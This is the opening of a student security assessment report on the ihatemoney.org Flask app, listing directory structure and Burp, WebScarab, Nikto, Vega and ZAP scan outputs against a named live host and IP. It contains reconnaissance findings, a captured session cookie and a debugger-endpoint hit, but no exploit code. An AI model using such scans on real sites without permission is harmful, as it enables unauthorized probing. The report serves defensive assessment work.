NYU | TANDON SCHOOL OF ENGINEERING

OPEN SOURCE SOFTWARE ASSESSMENT

Amulya Chauhan
Siddharth Deshpande
Rigved Kale

Contents:

1. Introduction …………………………………………………………….4
   1.1 Scope …………………………………………………………….4

2. Map & Analyze the Application content
   2.1 Code Structure ……………………………………………………..5
   2.2 Spidering and Scanning …………………………………………..5
   2.3 Identify Technologies Used & Data input points …………………..7

3. Testing Authentication Mechanisms
   3.1 Password Quality ……………………………………………………12
   3.2 Password Recovery Mechanism ………………………………….12
   3.3 Username Enumeration ……………………………………………12
   3.4 Insecure Storage ……………………………………………………13

4. Session Management
   4.1 Predictability of Tokens …………………………………………….14
   4.2 Insecure Transmission of Tokens …………………………………14
   4.3 Session Fixation ……………………………………………………14

5. Access Controls
   5.1 Insecure Access Control Methods and Privilege Escalation …...17
   5.2 Negative Tests …………………………………………………...19

6. Injection Flaws
   6.1 SQL Injection ……………………………………………………..20
   6.2 Header Injection ……………………………………………………21
   6.3 Cross Site Scripting ………………………………………………..24
   6.4 OS command Injection …………………………………………..25
   6.5 Path traversal ……………………………………………………..26

7. Native Source Code Vulnerabilities

7.1 Fuzzing …………………………………………………………….27

8. Miscellaneous Checks
8.1 Information Leakage……………………………………………...28
8.2 Clickjacking ………………………………………………………29
8.3 SSL Cipher Suite …………………………………………………31
8.4 SSL Strip …………………………………………………………..33
8.5 CSRF Token ………………………………………………………35

9. Summary ………………………………………………………………36

10. Future Scope ………………………………………………………...37

11. References …………………………………………………………..38

A website is only as secure as its weakest link #mytweet

1 Introduction:

Ihatemoney.org is an open source software built with Python using the Flask framework. In this report we have conducted a detailed security analysis of the website using various tools and techniques. The aim was to find the application level vulnerabilities and logical errors that are potential security threats from the application’s point of view. This report also provides a good source of information for debugging the application as a developer in order to achieve an acceptable level of security. In the next paragraph we mention the step-by-step process that has been followed for security analysis. More information about the site can be found from this link.

We have first conducted security scanning by using a variety of tools. The vulnerabilities found by each of them were noted and methods to confirm the vulnerability were researched. In this step also called as black box testing we listed out the possible attacks by running the application on the localhost using various reliable tools and techniques. Some of the threats were also detected on the live application. Here all the false positives and actual vulnerabilities were examined and real time results were obtained that tested the behaviour of the application on actual inputs and conditions. The next step involves listing possible solutions to fix the vulnerabilities. After sufficient amount of black box testing, we also did a code review in order to find the implementation level vulnerabilities of the application logic. This is called white box testing. It helped us understand the logical flow of the application functions and related faults that could lead to critical vulnerabilities in the application. The last section is the conclusion of the entire process followed by the references.

**This is not an ultimate security analysis of the application. More in depth analysis can be done that can find more severe and large number of vulnerabilities using sophisticated techniques.

1.1 Scope:

As the entire website was analysed for security issues the scope of the report is the sites url, that is www.ihatemoney.org
IP address of the target server is 62.210.175.125
The target port was 80.

2. Map & Analyze Application Content

2.1 Code Structure:

The web application has been built using Python Flask framework

Framework: Flask framework has been used. With flask it is easy to create multiple urls and keep track of all the actions expected in the relevant contexts

Front End: Javascript has been primarily used as the front end language

Back End: Python scripts have been executed at the back end to connect to the database.

Database: The database used is SQLite3 db. The database stores all the records in a tree format with intermediate nodes having pointers to the leaf nodes.

Server: The website is hosted by Nginx server

2.2 Spidering and Scanning:

Spidering and scanning of the website enables the user to gain knowledge of the security vulnerabilities that may exist in the architecture as well as the structure of the entire website itself.


The structure of the site can be obtained by various tools. The following was obtained by running the tree command inside the application folder on terminal. The other softwares that can help to obtain the sitemap have also been used later.

Inside the application folder budget, run the command: ***tree -L 2***
This gives the directory structure along with the files for the application till the second level of nodes.

```
.
├── api.py
├── babel.cfg
├── budget.db
├── default_settings.py
├── forms.py
├── __init__.py
├── manage.py
├── messages.pot
├── migrations
│   ├── alembic.ini
│   ├── env.py
│   ├── __pycache__
│   ├── README
│   ├── script.py.mako
│   └── versions
├── models.py
├── __pycache__
│   ├── api.cpython-35.pyc
│   ├── forms.cpython-35.pyc
│   ├── models.cpython-35.pyc
│   ├── utils.cpython-35.pyc
│   └── web.cpython-35.pyc
├── run.py
├── sitemap
├── sitemap.png
├── static
│   ├── css
│   ├── fonts
│   ├── images
│   └── js
├── templates
│   ├── add_bill.html
│   ├── add_member.html
│   ├── authenticate.html
│   ├── create_project.html
│   ├── dashboard.html
│   ├── debug.html
│   ├── display_errors.html
│   ├── edit_member.html
│   ├── edit_project.html
│   ├── forms.html
│   ├── home.html
│   ├── invitation_mail.en
│   ├── invitation_mail.fr
│   ├── layout.html
│   ├── list_bills.html
│   ├── password_reminder.en
│   ├── password_reminder.fr
│   ├── password_reminder.html
│   ├── recent_projects.html
│   ├── reminder_mail.en
│   ├── reminder_mail.fr
│   ├── send_invites.html
│   ├── settle_bills.html
│   └── sidebar_table_layout.html
├── tests
│   ├── ihatemoney.cfg
│   ├── ihatemoney_envvar.cfg
│   ├── __init__.py
│   └── tests.py
├── translations
│   └── fr
├── utils.py
└── web.py
```

2.2.1 Burp Suite Spidering:

Burp Suite is a platform which allows the user an access to several tools such as scanner, spider, sequencer, repeater etc. It has been created by PortSwigger based on Java.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


```
▼ https://github.com
  ▼ eternicode
      bootstrap-datepicker
  ▼ spiral-project
      ihatemoney
▼ http://localhost:5000
    /
  ▶ authenticate
    create
    demo
  ▼ demo
      /
      add
      edit
    ▼ members
        add
      settle_bills
    exit
  ▼ lang
      en
      fr
    password-reminder
  ▼ static
    ▶ css
    ▶ fonts
    ▶ images
    ▶ js
▼ http://www.apache.org
  ▼ licenses
      LICENSE-2.0
```

Host	Method	URL	Params	Stat... ▲	Length	MIME type	Title
http://localhost:5000	GET	/	☐	200	5558	HTML	Account ma
http://localhost:5000	POST	/authenticate	☑	200	3140	HTML	Account ma
http://localhost:5000	POST	/authenticate	☑	200	3140	HTML	Account ma
http://localhost:5000	GET	/demo/	☐	200	8267	HTML	Account ma
http://localhost:5000	GET	/static/js/bootstrap-...	☐	200	59042	script	
http://localhost:5000	GET	/static/js/locales/boo...	☐	200	921	script	
http://localhost:5000	GET	/demo	☐	302	587	HTML	Redirecting
http://localhost:5000	GET	/static/css/bootstrap...	☐	304	263		
http://localhost:5000	GET	/static/css/bootstrap...	☐	304	264		
http://localhost:5000	GET	/static/fonts/fontface...	☐	304	260		
http://localhost:5000	GET	/static/images/gradi...	☐	304	262		

```
GET / HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
session=eyJjc3JmX3Rva2VuIjoiMWRhZDU0NWQzMmRiNDVkYWI2MmJkYzEwYzBmNTQ3MGZhYmY2ODM4ZiJ9.C_FCoQ.
EKN2F7T3i6lWNABqSRodEzMx3OI
Connection: close
```

2.2.2 Web Scarab spidering:

Web Scarab is used to perform an analysis on applications which make use of HTTP and HTTPS protocols. It is an intercepting proxy which will allow the user to view and modify requests.




☐ Tree Selection filters conversation list

Url	Methods	Status	Possible I...	Injection	Set-Cookie	Forms	DomXss	Hidden fi...	Scripts	Comments	File upload
http:/,	GET	200 OK	☐	☐	☑	☑	☐	☑	☑	☐	☐

ID	Date	Method	H...	Path	Parameters	Status	Origin	Tag	Size	P...	XSS	CRLF	Set-Cookie	...	Forms
19	14:57:31	GET	h...	/		200 OK	Spider		5501	☐	☐	☐	session=...	...	☑
18	14:57:25	GET	h...	/static/js/...		200 OK	Spider		24989	☐	☐	☐		...	☐
17	14:57:25	GET	h...	/static/js/j...		200 OK	Spider		86709	☐	☐	☐		...	☐
16	14:57:25	GET	h...	/static/js/i...		200 OK	Spider		447	☐	☐	☐		...	☐
15	14:57:25	GET	h...	/static/js/...		200 OK	Spider		46653	☐	☐	☐		...	☐
14	14:57:25	GET	h...	/static/js/		404 NOT ...	Spider		233	☐	☐	☐		...	☐
13	14:57:25	GET	h...	/static/cs...		200 OK	Spider		4470	☐	☐	☐		...	☐
12	14:57:24	GET	h...	/static/css/		404 NOT ...	Spider		233	☐	☐	☐		...	☐
11	14:57:24	GET	h...	/static/		303 SEE ...	Spider		257	☐	☐	☐			☐
10	14:57:24	GET	h...	/ltscriptgt...		303 SEE ...	Spider		325	☐	☐	☐			☐
9	14:57:24	GET	h...	/ltscriptgt...		303 SEE ...	Spider		325	☐	☐	☐			☐
8	14:57:24	GET	h...	/lang/fr		302 FOUND	Spider		329	☐	☐	☐	session=...		☐
7	14:57:24	GET	h...	/lang/en		302 FOUND	Spider		329	☐	☐	☐	session=...		☐
6	14:57:24	GET	h...	/lang/		303 SEE ...	Spider		253	☐	☐	☐			☐
5	14:57:24	GET	h...	/exit		302 FOUND	Spider		209	☐	☐	☐	session=		☐
4	14:57:24	GET	h...	/create		200 OK	Spider		3534	☐	☐	☐	session=...		☑
3	14:57:24	GET	h...	/		200 OK	Spider		5396	☐	☐	☐	session=...		☑
1	14:51:48	GET	h...	/ltscriptgt...		200 OK	Proxy		5851	☐	☐	☐		...	☑

2.2.3 Nikto Scan:


Nikto scan of the web site resulted in the detection of some of the vulnerabilities in the site.
The output obtained by a simple nikto scan of the live website is shown in the screenshot.
As seen Nikto tells us that the potential flaw in the application is the absence of the anti-clickjacking header which is X-XSS protection header.



```
       -output+             Write output to this file
       -nossl               Disables using SSL
       -no404               Disables 404 checks
       -Plugins+            List of plugins to run (default: ALL)
       -port+               Port to use (default 80)
       -root+               Prepend root value to all requests, format is /directory
       -ssl                 Force ssl mode on port
       -Tuning+             Scan tuning
       -timeout+            Timeout for requests (default 10 seconds)
       -update              Update databases and plugins from CIRT.net
       -Version             Print plugin and database versions
       -vhost+              Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.

root@kali:~# nikto -h www.ihatemoney.org
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          62.210.170.125
+ Target Hostname:    www.ihatemoney.org
+ Target Port:        80
+ Start Time:         2017-05-02 05:35:08 (GMT0)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ Root page / redirects to: https://www.ihatemoney.org/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7518 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2017-05-02 06:04:20 (GMT0) (1752 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# 
```

2.2.4 Vega Scanner:

Vega is a security tool developed in Java. The main emphasis of this tool is the scanning and testing of web applications. It is freely available and an open source project.




localhost
/a
/demo
/lang
/static
authenticate [__debugger__=yes&cmd=re
authenticate [pin=1&btn=Confirm Pin]

05/07/2017 19:48:47 [Completed] (91)
http://localhost:5000 (91)
High (37)
Medium
Low (6)
Info (47)

Scan Alert Summary

High	(37 found)
Cleartext Password over HTTP	3
Page Fingerprint Differential Detected - Possible XPath Injection	1
Page Fingerprint Differential Detected - Possible Local File Include	33




localhost
/a
/demo
/lang
/static
authenticate [__debugger__=yes&cmd=re
authenticate [pin=1&btn=Confirm Pin]

05/07/2017 19:48:47 [Completed] (91)
http://localhost:5000 (91)
High (37)
Medium
Low (6)
Info (47)

Possible Local File Include	33	
Medium		(1 found)
Local Filesystem Paths Found	1	
Low		(6 found)
Form Password Field with Autocomplete Enabled	3	
Email Addresses Found	3	
Info		(47 found)
X-Frame-Options Header Not Set	35	
Character Set Not Specified	7	
Internet Explorer Cross-site Scripting Filter Disabled	4	
Cookie HttpOnly Flag Not Set	1	

2.2.5 ZAP Scan and Attack:

ZAP is a tool to find security vulnerabilities during the phases of implementation and testing by the developers. This could also be used by attackers to identify an attack surface. It is a tool from OWASP project and can also be used by pentesters.



```
Contexts
    Default Context
Sites
    http://ihatemoney.org
    https://ihatemoney.org
        GET:create(project_id)
        GET:demo
        GET:password-reminder
        GET:robots.txt
        GET:sitemap.xml
        lang
        POST:authenticate(csrf_token,id,password)
        POST:create(contact_email,csrf_token,id,name,password)
        POST:create(contact_email,csrf_token,name,password)
        POST:password-reminder(csrf_token,id)
        static
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Sun, 07 May 2017 22:36:34 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 5392
Set-Cookie: session=eyJjc3JmIjp7IiBiIjoiTWprNFpqUmhZV0l6TkRrMk16QmhaRGd6TlRWa1ltUXhaVGM1WmpVMlpUaGpOREk1TVRVMk53PT0ifX0.C_Ey8g
.F1IS-smCLQ5hEhPa9NMSUbhOMwI; HttpOnly; Path=/
```

```
<!DOCTYPE html>
<html>
<head>
    <title>Account manager</title>
    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <link rel=stylesheet type=text/css href="/static/css/main.css">
    <script src="/static/js/jquery-3.1.1.min.js"></script>
    <script src="/static/js/ihatemoney.js"></script>
    <script src="/static/js/tether.min.js"></script>
    <script src="/static/js/bootstrap.min.js"></script>
```

```
Alerts (6)
    X-Frame-Options Header Not Set (8)
    Cookie Without Secure Flag (10)
    Incomplete or No Cache-control and Pragma HTTP Header Set (8)
    Password Autocomplete in Browser (6)
    Web Browser XSS Protection Not Enabled (8)
    X-Content-Type-Options Header Missing (13)
```

Cookie Without Secure Flag

URL:	https://ihatemoney.org/
Risk:	Low
Confidence:	Medium
Parameter:	session
Attack:	
Evidence:	Set-Cookie: session
CWE ID:	614
WASC ID:	13
Source:	Passive

Description:

A cookie has been set without the secure flag, which means that the cookie can be accessed via unencrypted connections.

Other Info:

Alerts 0 1 5 0

Current Scans 0 0 0 0 0 0 0

3 AUTHENTICATION MECHANISM:

